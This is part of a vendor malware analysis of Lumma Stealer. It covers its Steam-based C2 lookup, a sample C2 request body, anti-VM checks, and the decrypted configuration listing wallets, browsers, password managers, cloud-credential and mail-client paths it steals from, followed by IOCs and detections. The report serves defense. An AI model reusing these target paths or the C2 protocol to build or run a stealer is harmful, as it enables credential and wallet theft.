


Figure 21: Threat actor frequently modifies the steam usernames

For example, the HTML title tag in the profile page might be:

```
<title>Steam Community :: ytwzwlj-czxlyzg.df</title>
```

The username is initially encrypted, but the Lumma decrypts it to obtain the final C2 URL, which is:

```
hxxps://nikolay-romanov[.]su/
```

For this sample, the domain “mercharena[.]biz” was active and returned the expected “ok” response. Then, Lumma sends another POST request with body containing action(act) property as “recive_message” (with the misspelling of the word receive), version as “4.0” and license ID as “f9tVYj--testik1”

“act=recive_message&ver=4.0&lid=f9tVYj--testik1&j=”

Sha256	80741061ccb6a337cbdf1b1b75c4fcfae7dd6ccde8ecc333fcae7bcca5dc8861
Build ID	f9tVYj--testik1
C2 domains	http://blast-hubs.com/ http://blastikcn.com/ http://generalmills.pro/ http://mercharena.biz/ http://naturewsounds.help/ http://nestlecompany.pro/ http://shiningstars.help/ http://stormleague.com/

Table 4 : Malware Build ID and Command & Control domains

C2 returned an encrypted configuration file. After decryption, the contents revealed a malware configuration file in JSON format, which detailed the specific data Lumma intends to exfiltrate, including browser data, wallet information, password manager details, and critical file paths.

Windows 10 x64

80741061ccb6a337c.exe - PID: 5852 - Module: 80741061ccb6a337c.exe - Thread: Main Thread 8480 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help May 8 2021 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles

EIP 000CFCE6 FF15 74241100 mov eax, dword ptr ds:[<winhttpReadData>] 0010D8CC: "C!"

000CFCE7 A1 CC081000 mov ecx, dword ptr ds:[1008CC]

000CFCE8 8B0D D0D81000 lea edx, dword ptr ds:[ecx+ecx]

000CFCE9 8D1409 not edx

000CFCEA F7D2 add edx, ecx

000CFCEB 01CA or ecx, AF713019

000CFCEC 81C9 193071AF or edx, 508ECFE6

000CFCED 21CA and edx, ecx

000CFCEE 29D0 sub eax, edx

000CFCEF FFE0 jmp eax

000CFD00 036C24 04 add ebp, dword ptr ss:[esp+4]

000CFD01 31C0 xor eax, eax

000CFD02 8B0485 E4D81000 mov eax, dword ptr ds:[eax*4+1008E4]

000CFD03 89 580C085F mov ecx, 5F080C58

000CFD04 330D ECD81000 xor ecx, dword ptr ds:[1008EC]

000CFD05 01C8 add eax, ecx

000CFD06 40 inc eax

000CFD07 89FB mov ebx, edi

000CFD08 FFE0 jmp eax

000CFD09 31C0 xor eax, eax

000CFD0A 85DB test ebx, ebx

000CFD0B 0F95C0 setne al

000CFD0C 8B0485 F0D81000 mov eax, dword ptr ds:[eax*4+1008F0]

000CFD0D 89 F143B6EF mov ecx, FFB643F1

000CFD0E 330D F8D81000 xor ecx, dword ptr ds:[1008F8]

000CFD0F 01C8 add eax, ecx

000CFD10 40 inc eax

000CFD11 FFE0 jmp eax

000CFD12 90 nop

000CFD13 90 nop

edx=0

.text:000CFD04 80741061ccb6a337c.exe:\$FD04 #F104

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x] Locals Struct

Address	Hex	ASCII
0061EF1C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0061EF2C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0061EF3C	00 00 00 00 80 ED 61 00 01 00 00 00 10 00 00 00fa.....
0061EF4C	00 00 00 00 BC 8E 7D D0 46 F8 00 0C 46 55 54 2B%.}DF%.}FUT+
0061EF5C	65 4A 2B 4E 47 51 46 36 36 54 72 6F 45 55 50 36	eJ+NGQF66TrOEUP6
0061EF6C	46 39 5A 51 54 65 45 4E 4A 54 32 32 4C 48 62 2B	F9ZQTeENJT2LKb+
0061EF7C	45 65 36 46 5A 49 52 55 5A 6F 68 61 70 62 68 31	Ee6FZIRuzohapbk1
0061EF8C	49 77 6D 4D 47 4E 4A 6C 4D 59 39 79 28 6E 49 73	ImWGNj1WYy+n1s
0061EF9C	68 53 38 66 57 39 64 41 31 5A 73 39 7A 50 4D 4A	hS8fw9dA1zS9ZPMj
0061EFAC	70 69 38 69 6E 78 54 73 36 4A 55 6A 48 35 45 59	pI8InxTs6DUjH5EY
0061EFBC	30 6B 6F 34 32 48 4B 34 63 6E 66 44 61 45 39 66	0ko42HK4cnfDae9F
0061EFC	31 30 44 45 6E 33 71 42 39 51 6A 6E 66 53 69 5A	10DEN3qB9Qjnf51Z
0061EFD	45 50 72 75 66 57 41 57 68 46 28 4E 64 43 48 51	EPruFWaWhf+NGCKQ

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Registers: EAX 006210B2, EBX 005F5380, ECX 004FEB54, EDI 0061EF58, EIP 000CFCE6, EFLAGS 00000311, LastError 00000000, LastStatus C000007C, GS 002B FS 0053, ES 002B DS 002B, CS 0023 SS 002B

Stack (Default (stdcall))

1: [esp]	005F5380
2: [esp+4]	006210B2
3: [esp+8]	00000559
4: [esp+C]	004FEB54
5: [esp+10]	005F5380

Memory Dump:

004FEB1C	0061EF58	"FUT+eJ+NGQF66TrOEI
004FEB20	005F5380	
004FEB24	0000215A	
004FEB28	0010600F	return to 80741061c
004FEB2C	00590000	"RSj"}jo"
004FEB30	00000000	
004FEB34	0061EF58	"FUT+eJ+NGQF66TrOEI
004FEB38	000026B4	
004FEB3C	005F4DF0	
004FEB40	005F5380	
004FEB44	006210B2	
004FEB48	00000559	
004FEB4C	004FEB54	
004FEB50	005F5380	
004FEB54	00000000	

Figure 22: Encrypted Lumma Response

The image below displays the decrypted configuration file in JSON format.



Figure 23: Decrypted Response containing build version, walletnames

Anti-VM

Analysing the JSON file, the "v" property indicates the version of Lumma. The "se" property which is set to "true" appears to be responsible for taking screenshots.

The "vm" property is set to "false" in this sample, but when enabled, Lumma uses the "CPUID" instruction to check if it's running in a virtual machine environment.

The CPUID function passed with an EAX value of 0x40000000, and the return value in ECX is compared against the following VM values:

- 564B4D56 - VMware
- 43544743 - QEMU
- 4D566572 - VMware
- 786F4256 - VirtualBox
- 65584D4D - Xen

Exfiltration

Lumma's configuration includes around 89 application names related to wallets, crypto applications, password managers, authentication apps, payment apps, and more, which are targeted for exfiltration.

Wallets targeted

1. MetaMask
2. 1Password
3. Braavos
4. AgrentX
5. Coinhub
6. LeapWallet
7. Safepal

8. LastPass
9. RoninWallet
10. BladeWallet
11. Evernote
12. MultiversXWallet
13. ForniterWallet
14. FluviWallet
15. GlassWallet
16. MorphisWallet
17. XVerseWallet
18. CompasWallet
19. HavahWallet
20. SuiWallet
21. VenomWallet
22. MetaMask
23. TrustWallet
24. TronLink
25. RoninWallet
26. OKX
27. BinanceChainWallet
28. Yoroi
29. Nifty
30. Math
31. Coinbase
32. Guarda
33. EQUA
34. JaxxLiberty
35. BitApp
36. iWlt
37. EnKrypt
38. Wombat
39. MEWCX
40. Guild
41. Saturn
42. NeoLine
43. Clover
44. Rabby
45. Pontem
46. Martian
47. Bitwarden
48. Nami
49. Petra
50. Sui
51. ExodusWeb3
52. Sub
53. PolkadotJS
54. Talisman
55. CryptoCom
56. Liquality
57. TerraStation
58. Keplr
59. Sollet
60. Auro
61. Polymesh
62. ICONex
63. Nabox
64. KHC
65. Temple
66. TezBox
67. DAppPlay
68. BitClip
69. SteemKeychain
70. NashExtension

71. HyconLiteClient
72. ZilPay
73. Coin98
74. Authenticator
75. Cyano
76. Byone
77. OneKey
78. Leaf
79. Solflare
80. MagicEden
81. Backpack
82. Authy
83. EOSAuthenticator
84. GAuthAuthenticator
85. TrezorPasswordManager
86. Phantom
87. UniSat
88. Rainbow
89. BitgetWallet

In addition to application names, the Lumma configuration includes paths to browsers, wallets, FTP applications, VPN software, Telegram, cloud-service provider applications, Anydesk, and password managers. Below table highlights the directory path(p), search terms(m), destination path(z), directory recurse depth(d) and exfiltration filesize(fs) - which is typically 20971520(20 MB).

Here is a table based on the provided JSON data:

t	Directory path (p)	Search
0	%appdata%\Ethereum	keyst
0	%appdata%\Exodus\exodus.wallet	*
0	%appdata%\LedgerLive	*
0	%appdata%\atomic\LocalStorage\leveldb	*
0	%appdata%\Armory	*.wall
0	%localappdata%\Coinomi\Coinomi\wallets	*
0	%appdata%\AuthyDesktop\LocalStorage\leveldb	*
0	%appdata%\Bitcoin\wallets	*
0	%appdata%\Binance	app-s print.f windc
0	%appdata%\com.liberty.jaxx\IndexedDB	*
0	%appdata%\Electrum\wallets	*
0	%appdata%\Electrum-LTC\wallets	*
0	%appdata%\ElectronCash\wallets	*
0	%appdata%\Guarda\IndexedDB	*
0	%appdata%\DashCore\wallets	*.dat
0	%appdata%\WalletWasabi\Client\Wallets	*
0	%appdata%\DaedalusMainnet\wallets	she.*
1	%localappdata%\Google\Chrome\UserData	
1	%localappdata%\Google\ChromeBeta\UserData	

1	%appdata%\OperaSoftware\OperaStable	
1	%localappdata%\OperaSoftware\OperaNeon\UserData	
1	%appdata%\OperaSoftware\OperaGXStable	
1	%localappdata%\Microsoft\Edge\UserData	
1	%localappdata%\BraveSoftware\Brave-Browser\UserData	
1	%localappdata%\EpicPrivacyBrowser\UserData	
1	%localappdata%\Vivaldi\UserData	
1	%localappdata%\Maxthon\UserData	
1	%localappdata%\Iridium\UserData	
1	%localappdata%\AVG\Browser\UserData	
1	%localappdata%\Tencent\QQBrowser\UserData	
1	%localappdata%\360Browser\Browser\UserData	
1	%localappdata%\SuperBrowser\UserData\BrowserWorkbench_1	
1	%localappdata%\CentBrowser\UserData	
1	%localappdata%\Chedot\UserData	
1	%localappdata%\CocCoc\Browser\UserData	
2	%appdata%\Mozilla\Firefox\Profiles	
2	%appdata%\Waterfox\Profiles	
2	%appdata%\MoonchildProductions\PaleMoon\Profiles	
0	%userprofile%	*.kbd;
0	%localappdata%\1Password	.sqlite
0	%appdata%\Bitwarden	data.j
0	%appdata%\NordPass	nordp nordp
0	%userprofile%	seed, metar wallet
0	%userprofile%\Desktop	*.txt
0	%appdata%\TelegramDesktop	*s
0	%programfiles%\TelegramDesktop	*s
0	%programw6432%\TelegramDesktop	*s
0	%localappdata%\Packages\TelegramMessenger.LLP.TelegramDesktop_t4vj0pshhgkwm\LocalCache\Roaming\TelegramDesktopUWP	*s
0	%appdata%\FileZilla	recen sitem.
0	%appdata%\GHISLER	wcx_1
0	%userprofile%	site.xi
0	%programdata%\SiteDesigner\3D-FTP	sites.i
0	%appdata%\SmartFTP\Client2.0\Favorites	*
0	%appdata%\FTPGetter	serve

0	%appdata%\FTPbox	profile
0	%appdata%\FTPInfo	Serve
0	%appdata%\FTPRush	Rush:
0	%programfiles%\FTPCommanderDeluxe	FTPL
0	%localappdata%\DeskShareData\FTPManagerLite	FTPM
0	%localappdata%\DeskShareData\AutoFTPManager	AutoF
0	%appdata%\OpenVPNConnect	config
0	%localappdata%\NordVPN\NordVPN.exe_Path_5foiwug0gwlfldgafkj0xqqcuqqyshwn	user.c
0	%localappdata%\ProtonVPN\ProtonVPN_Url_cmncr2xp2ofmvhgllly0haihuyzzqh0i	user.c
0	%appdata%\AnyDesk	*.conf
0	%appdata%\lgcloud	*.db, '
0	%userprofile%.azure	*
0	%userprofile%.aws	*
0	%localappdata%.IdentityService	msal.

Table 5 : Lumma's configuration extracted from the JSON response

The image below illustrates the file paths that Lumma searches. If a specified path is found, the file is read and stored in the designated directory path before being exfiltrated to C2.

Operation	Path	Result
CreateFile	C:\Users\... \AppData\Roaming\Authy Desktop\Local Storage\leveldb	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Bitcoin\wallets	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Bitcoin\wallets	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Binance	NAME NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Binance	NAME NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Binance	NAME NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Binance	NAME NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Binance	NAME NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Binance	NAME NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Binance	NAME NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Binance	NAME NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\com.liberty.jaxx\IndexedDB	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\com.liberty.jaxx\IndexedDB	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Electrum\wallets	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Electrum-LTC\wallets	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\ElectronCash\wallets	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Guarda\IndexedDB	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Guarda\IndexedDB	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\DashCore\wallets	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\DashCore\wallets	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\WalletWasabi\Client\Wallets	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Roaming\Daedalus Mainnet\wallets	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Last Version	SUCCESS
QueryStandardl...	C:\Users\... \AppData\Local\Google\Chrome\User Data\Last Version	SUCCESS
ReadFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Last Version	SUCCESS
ReadFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Last Version	SUCCESS
CloseFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Last Version	SUCCESS
CreateFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local State	SUCCESS
QueryStandardl...	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local State	SUCCESS
ReadFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local State	SUCCESS
ReadFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local State	SUCCESS
CloseFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local State	SUCCESS
CreateFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local Extension Settings\ejbalbakoplchlghecdalmeeajnimhm	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local Extension Settings\aeblfdkhhkcdjpfthhbdiopjlfjncoa	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local Extension Settings\jnlgamecbpmbajjfhmmmlhejkemejdma	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local Extension Settings\dlcobppjiigpikoobohmabehhmfhfoodbb	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local Extension Settings\jgaaimajpbpdogpdglhaphldakikgef	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local Extension Settings\fcfcflfldlmdhbehjjcoimbgofofncg	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local Extension Settings\lgmpcpglpngdoalbgcoldeajfclnhafa	PATH NOT FOUND
CreateFile	C:\Users\... \AppData\Local\Google\Chrome\User Data\Local Extension Settings\delvixjvixmtdkbeiblddeafkbbd	PATH NOT FOUND

Figure 24: Lumma's File activities recorded

Lumma is also capable of stealing data from below listed mail applications,

- TheBat
- Pegasus
- Mailbird
- EmClient

```

    "t": 0,
    "p": "%appdata%\\TheBat!",
    "m": [
        "*.TBB",
        "*.TBN",
        "*.MSG",
        "*.EML",
        "*.MSB",
        "*.mbox",
        "*.ABD",
        "*.FLX",
        "*.TBK",
        "*.HBI",
        "*.txt"
    ],
    "z": "MailClients/TheBat",
    "d": 3,
    "fs": 20971520
},
{
    "t": 0,
    "p": "C:\\\\PMAIL",
    "m": [
        "*.CNM",
        "*.PMF",
        "*.PMN",
        "*.PML",
        "*CACHE.PM",
        "*.WPM",
        "*.PM",
        "*.USR"
    ],
    "z": "MailClients/Pegasus",
    "d": 3,
    "fs": 20971520
},
{
    "t": 0,
    "p": "%localappdata%\\Mailbird\\Store",
    "m": [
        "*.db"
    ],
    "z": "MailClients/Mailbird",
    "d": 3,
    "fs": 20971520
},

```

Figure 25: Config JSON - Mail Clients

Conclusion

In conclusion, Lumma Stealer continues to pose a significant threat to data security. It constantly adapts its TTPs and payloads to bypass security defenses. Trellix remains committed to persevering in the fight against this ever-evolving malware, ensuring the protection of our customers' data.

IOC's and artifacts

<http://blast-hubs.com/>

http://]blastikcn.com/
http://]generalmills.pro/
http://]mercharena.biz/
http://]naturewsounds.help/
http://]nestlecompany.pro/
http://]stormlegue.com/
https://]nikolay-romanov[.]su/

80741061ccb6a337cbdf1b1b75c4fcfae7dd6ccde8ecc333fcae7bcca5dc8861 (Lumma)
e9e568dce12ca4392001860c693292203b2bfcbbb277a484e4d2ebb5b0449207 (Lumma)
1345ad4c782c91049a16ec9f01b04bfc83a4f0e1e259cfed2b535f8ec6b75590 (Lumma)
4abe068f8e8632a9074556f2adb39dd2c52a1bf631abbf5bfd47888059c35350 (Lumma)
629618eb8225361b068a11ce07f46eefd0ce4098266f274f0d56b75fb5a77321 (Lumma)
7034406778028fd6edbb340fdaeddbbec3d1f8665e8332063edc75dfae482d1 (Lumma)
aa2dfa4e02b2eb688c7ba0d29619e082214251930e39727e35b53a436766825a (Lumma)
c2ab516bb3a39832d963770d813ab77027d454a087ad9fae8ce24336a78f9073 (Lumma)
c340bf332f68794afa171c68efadf9b1e742e4ad577582adfed61567a65aa91c (Lumma)
e52f5fcfc8034e46e0f3ff826d437ce69f7d9da30019115008f823c9b7ffb929 (Lumma)
eb69158f493de304592e67de21a42cd094693bda13fb211c46353248706df696 (Lumma)
253cdcdf6f8b6e52133bc59df92563e432b335d2a207f2f8e01fac2423ccbac8 (Powershell script)
90e35b4a519af394e32cd09d34c6d5f60b31726672aa41e37e2163c387f96a75 (Powershell script)
B3428248caa364461d4521e2ff3c853228c38f9dc2fb5bcc9049e6652bb94ba2 (Lumma payload)
B33648806f28bae6d57103a2081df7d8e8dd03db586c03057f9c60e9ac3b2bc0 (Lumma payload)
101e4eabfde77d3a2d3877042a72bed101973d0c511ba031e6e27785d48f61fd (GOO.dll)
A7f7a3c408c4839fb2dc28b7fc99f64f464d4e1aeedd75293937769626962c18 (GOO.dll)

Tactics, Techniques, and Procedures

Tactic	Technique	Sub-Technique ID	Use
Defense Evasion	Obfuscated Files or Information	T1027	Implements Code flow obfuscation
	Impair Defenses: Disable or Modify Tools	T1562	Disables Process instrumentation callback hooks
	Obfuscated Files or Information: Dynamic API Resolution	T1027	Uses API resolving technique to dynamically resolve APIs
Discovery	System Information Discovery	T1082	Collects system informations such as username, Computer name, User Default Language, HWID, RAM size, CPU/GPU information,

	File and Directory Discovery	T1083	Collects process and installed software information
Collection	Automated Collection	T1119	Collects data automatically based on C2 server JSON response
	Data from Local System	T1005	Steals system data
	Clipboard Data	T1115	Steals clipboard data
	Screen Capture	T1113	Performs Screen capture
Command and Control	Encrypted Channel	T1573	Uses encryption to conceal exfiltrated data

Trellix ENS detections

9eaede7e8981fc39c0ccbe45e8ee2bf3/ 80741061ccb6a337cbdf1b1b75c4cfcae7dd6ccde8ecc333fcae7bcca5dc8861	Lumma!9EAEDE7E8981
fbcf8775e7fb3ac822f8f67ff2fe990e/ e9e568dce12ca4392001860c693292203b2bfcbbb277a484e4d2ebb5b0449207	Lumma!FBCF8775E7FB

Trellix EDR Detections

_Api_PE_header_WriteProcessMemory2	Wrote PE header into remote process (PE file DOS header)
_api_process_hollowed_regasm	Suspicious process injection by Regasm.exe or Regsvcs.exe (process hollowing)
_apt_process_regdotnet	Manipulated .NET Component Object Model (COM) assemblies
_process_psloadassembly	Invoked methods from .Net Assemblies via PowerShell and Reflection API
_script_base64_dos_header	Script executed includes encoded DOS header
_process_api_getlogicaldriveSW	Suspicious process performed File and Directory discovery via GetLogicalDriveStringsW API
_api_apc_injection	(Exploratory) APC Injection via NtQueueApcThread API (Variation)
_process_ce_lolbin	Created and executed LOLBIN binary (potential malware behaviour)

Discover the latest cybersecurity research from the Trellix Advanced Research Center: <https://www.trellix.com/advanced-research-center/>

RECENT STORIES

Get the latest

Stay up to date with the latest cybersecurity trends, best practices, security vulnerabilities, and so much more.

Please enter a valid email address.

Zero spam. Unsubscribe at any time.